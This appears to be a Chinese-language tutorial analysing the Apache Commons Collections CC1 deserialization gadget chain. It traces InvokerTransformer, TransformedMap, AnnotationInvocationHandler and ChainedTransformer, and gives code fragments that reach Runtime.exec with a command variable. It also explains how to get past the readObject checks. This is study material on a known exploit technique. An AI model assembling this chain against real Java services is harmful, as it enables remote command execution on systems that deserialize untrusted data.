触发点：

sink类：InvokerTransformer

```
public class InvokerTransformer implements Transformer, Serializable {

    /** The serial version */
    private static final long serialVersionUID = -8653385846894047688L;

    /** The method name to call */
    private final String iMethodName;
    /** The array of reflection parameter types */
    private final Class[] iParamTypes;
    /** The array of reflection arguments */
    private final Object[] iArgs;
```

InvokerTransformer的transform方法：

```
    public Object transform(Object input) {
        if (input == null) {
            return null;
        }
        try {
            Class cls = input.getClass();
            Method method = cls.getMethod(iMethodName, iParamTypes);
            return method.invoke(input, iArgs);
```

所以这里我们要找transform的usage，找到：

TransformedMap的checkSetValue：

```
protected Object checkSetValue(Object value) {
    return valueTransformer.transform(value);
}
```

这个valueTransformer也是TransformedMap类，所以我们要想怎么控制valueTransformer，即找TransformedMap的构造方法。

而TransformedMap的构造方法是protected，

```
protected TransformedMap(Map map, Transformer keyTransformer, Transformer
valueTransformer) {
    super(map);
    this.keyTransformer = keyTransformer;
    this.valueTransformer = valueTransformer;
}
```

所以需要找间接调用的。

```
public static Map decorate(Map map, Transformer keyTransformer, Transformer
valueTransformer) {
    return new TransformedMap(map, keyTransformer, valueTransformer);
}
```

此时，再往上找链子。

这里decorate往上不好找，所以我们这里找的是checkSetValue的链子，就一处。

AbstractInputCheckedMapDecorator 的setValue

```
        public Object setValue(Object value) {
            value = parent.checkSetValue(value);
            return entry.setValue(value);
        }
```

这里往上找实现，能找到就是Map接口的 setValue方法。

而遍历Map的Entry时，就能触发setValue方法。

继续往上找setValue的调用。

最好能找一个readObject里面调用了setValue。

这里找到的是jre自带的：

AnnotationInvocationHandler

```
private void readObject(ObjectInputStream var1) throws IOException,
ClassNotFoundException {
    var1.defaultReadObject();
    AnnotationType var2 = null;

    try {
        var2 = AnnotationType.getInstance(this.type);
    } catch (IllegalArgumentException var9) {
        throw new InvalidObjectException("Non-annotation type in annotation
serial stream");
    }

    Map var3 = var2.memberTypes();
    Iterator var4 = this.memberValues.entrySet().iterator();

    while(var4.hasNext()) {
        Map.Entry var5 = (Map.Entry)var4.next();
        String var6 = (String)var5.getKey();
        Class var7 = (Class)var3.get(var6);
        if (var7 != null) {
            Object var8 = var5.getValue();
            if (!var7.isInstance(var8) && !(var8 instanceof ExceptionProxy)) {
```

```
                var5.setValue((new
AnnotationTypeMismatchExceptionProxy(var8.getClass() + "[" + var8 +
"]")).setMember((Method)var2.members().get(var6)));
            }
        }
    }

}
```

这里找是找到了，但要编写最终的EXP还要过掉这些if，和setValue内的new这个，还要注意AnnotationInvocationHandler的构造函数作用域为default，也需要反射调用。

```
AnnotationInvocationHandler(Class<? extends Annotation> var1, Map<String,
Object> var2) {
    Class[] var3 = var1.getInterfaces();
    if (var1.isAnnotation() && var3.length == 1 && var3[0] == Annotation.class)
{
        this.type = var1;
        this.memberValues = var2;
    } else {
        throw new AnnotationFormatError("Attempt to create proxy for a non-
annotation type.");
    }
}
```

注意这里的传参，var1这个Class必须是注解类！

```
https://www.runoob.com/w3cnote/java-annotation.html
```

几个需要解决的问题：

1. **Runtime对象不可序列化**

解决方法：**Runtime.class可序列化**，反射即可

这个链子**要从 Runtime.class开始**，getDeclaredMethod，getRuntime()，exec() ……

其中第二步需要invoke调用getRuntime()方法获得Runtime实例

```
        // getRuntime()
        Method m1 = (Method) new InvokerTransformer(
            "getDeclaredMethod",
                new Class[]{String.class,Class[].class},
                new Object[]{"getRuntime",null}
        ).transform(Runtime.class);
        m1.setAccessible(true);
        Runtime runtime1 = (Runtime) m1.invoke(null,(Object[]) null);
        new InvokerTransformer(
                "exec",
                new Class[]{String.class},
                new Object[]{cmd}
        ).transform(runtime1);
```

挺考验代码能力的，然后用ChainedTransformer简化。

```
    public Object transform(Object object) {
        for (int i = 0; i < iTransformers.length; i++) {
            object = iTransformers[i].transform(object);
        }
        return object;
    }
```

```
        Transformer[] transformers = new Transformer[]{
            new InvokerTransformer(
                    "getDeclaredMethod",
                    new Class[]{String.class,Class[].class},
                    new Object[]{"getRuntime",null}),
            new InvokerTransformer(
                    "invoke",
                    new Class[]{Object.class,Object[].class},
                    new Object[]{null, null}
            ),
            new InvokerTransformer(
                    "exec",
                    new Class[]{String.class},
                    new Object[]{cmd}
            )
        };
        ChainedTransformer chainedTransformer = new
ChainedTransformer(transformers);
        chainedTransformer.transform(Runtime.class);
```

此时解决了Runtime类序列化的问题，但是还是没有过掉两个if。

2. 进入setValue的两个if判断

调试可以很清楚的看到：

```
while (var4.hasNext()) {
    Map.Entry var5 = (Map.Entry) var4.next();   var4 (slot_4): AbstractInputCheckedMapDecorator
    String var6 = (String) var5.getKey();   var5 (slot_5): "key" -> "value"    var6 (slot_6): "
    Class var7 = (Class) var3.get(var6);   var6 (slot_6): "key"    var7 (slot_7): null    var3
    if (var7 != null) {   var7 (slot_7): null
```

第一个 `if(var7 != null)`

var6获取的是我们传入的hashMap的key，

`Class var7 = (Class) var3.get(var6) = var3.get("key")`

很显然这里是没有get到的，所以是null。

由于这里看的是直接反编译的.class，没有符号表，看着有点抽象。

跟踪下这个var3，

```
try {
    var2 = AnnotationType.getInstance(this.type);   type: "interface java.lang.Deprecated"
} catch (IllegalArgumentException var9) {
```

```
    Map var3 = var2.memberTypes();   var2 (slot_2): "Annotation Type:\n   Member types: {}\n   Membe
```

所以这这个var3是我们aihConxxx构造函数传入的那个注解类，可以看到最初找的注解类里面是没有成员的：

FinalEXP1.java | FinalEXP2.java | Deprecated.java | AnnotationInvocationHandler.class | ChainedTr

```
41  @Documented
42  @Retention(RetentionPolicy.RUNTIME)
43  @Target(value = {CONSTRUCTOR, FIELD, LOCAL_VARIABLE, METHOD, PACKAGE, PARAMETER, TYPE})
44  public @interface Deprecated {
45  }
46
```

所以我们需要找一个有成员变量的注解类作为

```
Object o = aihConstructor.newInstance(Deprecated.class,decoratedMap);
```

的第一个参数，然后hashMap需要把 键 那儿设为成员变量的名字字符串

这里找到 Target.class：

```
@Target(ElementType.ANNOTATION_TYPE)
public @interface Target {
    /**
     * Returns an array of the kinds of elements an annotation type
     * can be applied to.
     * @return an array of the kinds of elements an annotation type
     * can be applied to
     */
    ElementType[] value();
}
```

所以把名字设为"value"即可

```
hashMap.put("value","nonsense");

Object o = aihConstructor.newInstance(Target.class,decoratedMap);
```

这样就过掉了第一个if，

第二个if其实乱写hashMap的value就能过了，笑)

```
                Object var8 = var5.getValue();
                if (!var7.isInstance(var8) && !(var8 instanceof ExceptionProxy))
{
```

因为这里取得value，然后用的是 !来判断，乱写就直接过掉)

3. setValue内的值怎么控制?

然后就到了setValue

```
var5.setValue((new AnnotationTypeMismatchExceptionProxy(var8.getClass() + "[" +
var8 + "]")).setMember((Method)var2.members().get(var6)));
```

我们要setValue的参数为可控的Runtime.class

这里用了 ConstantTransformer这个类。

```
    public ConstantTransformer(Object constantToReturn) {
        super();
        iConstant = constantToReturn;
    }

    public Object transform(Object input) {
        return iConstant;
    }
```

解决方法就是将 `ConstantTransformer` 加到 transformers的开头，

```
Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
```

这个意思就是，

我们反序列化先是通过readObject进去的，

调用了 setValue，虽然初始的这个setValue参数不可控，

但是我们实际用的是

```
setValue(Object value)
```

触发

```
parent.checkSetValue(value)
```

触发

```
valueTransformer.transform(value)
```

所以在最外面加一层后，那个乱七八糟的经过ConstantTransformer一次transform后，

即：

```
ConstantTransformer(Runtime.class).transform(xxx)
```

就回到了我们之前的 Runtime.class开头，后续就正常不影响了。

具体调试看：

进入这个chaintransform：


最开始：

```
21    public Object transform(Object object) {   object: AnnotationTypeMismatchExceptionProxy@686
22        for (int i = 0; i < iTransformers.length; i++) {   iTransformers: Transformer[4]@704
23            object = iTransformers[i].transform(object);
24        }
25        return object;
26    }
```

经过

```
object = iTransformers[0].transform(object);
```

后，就回到了 Runtime.class：



后续就正常了。

很不错的一个CC链，梦开始的地方）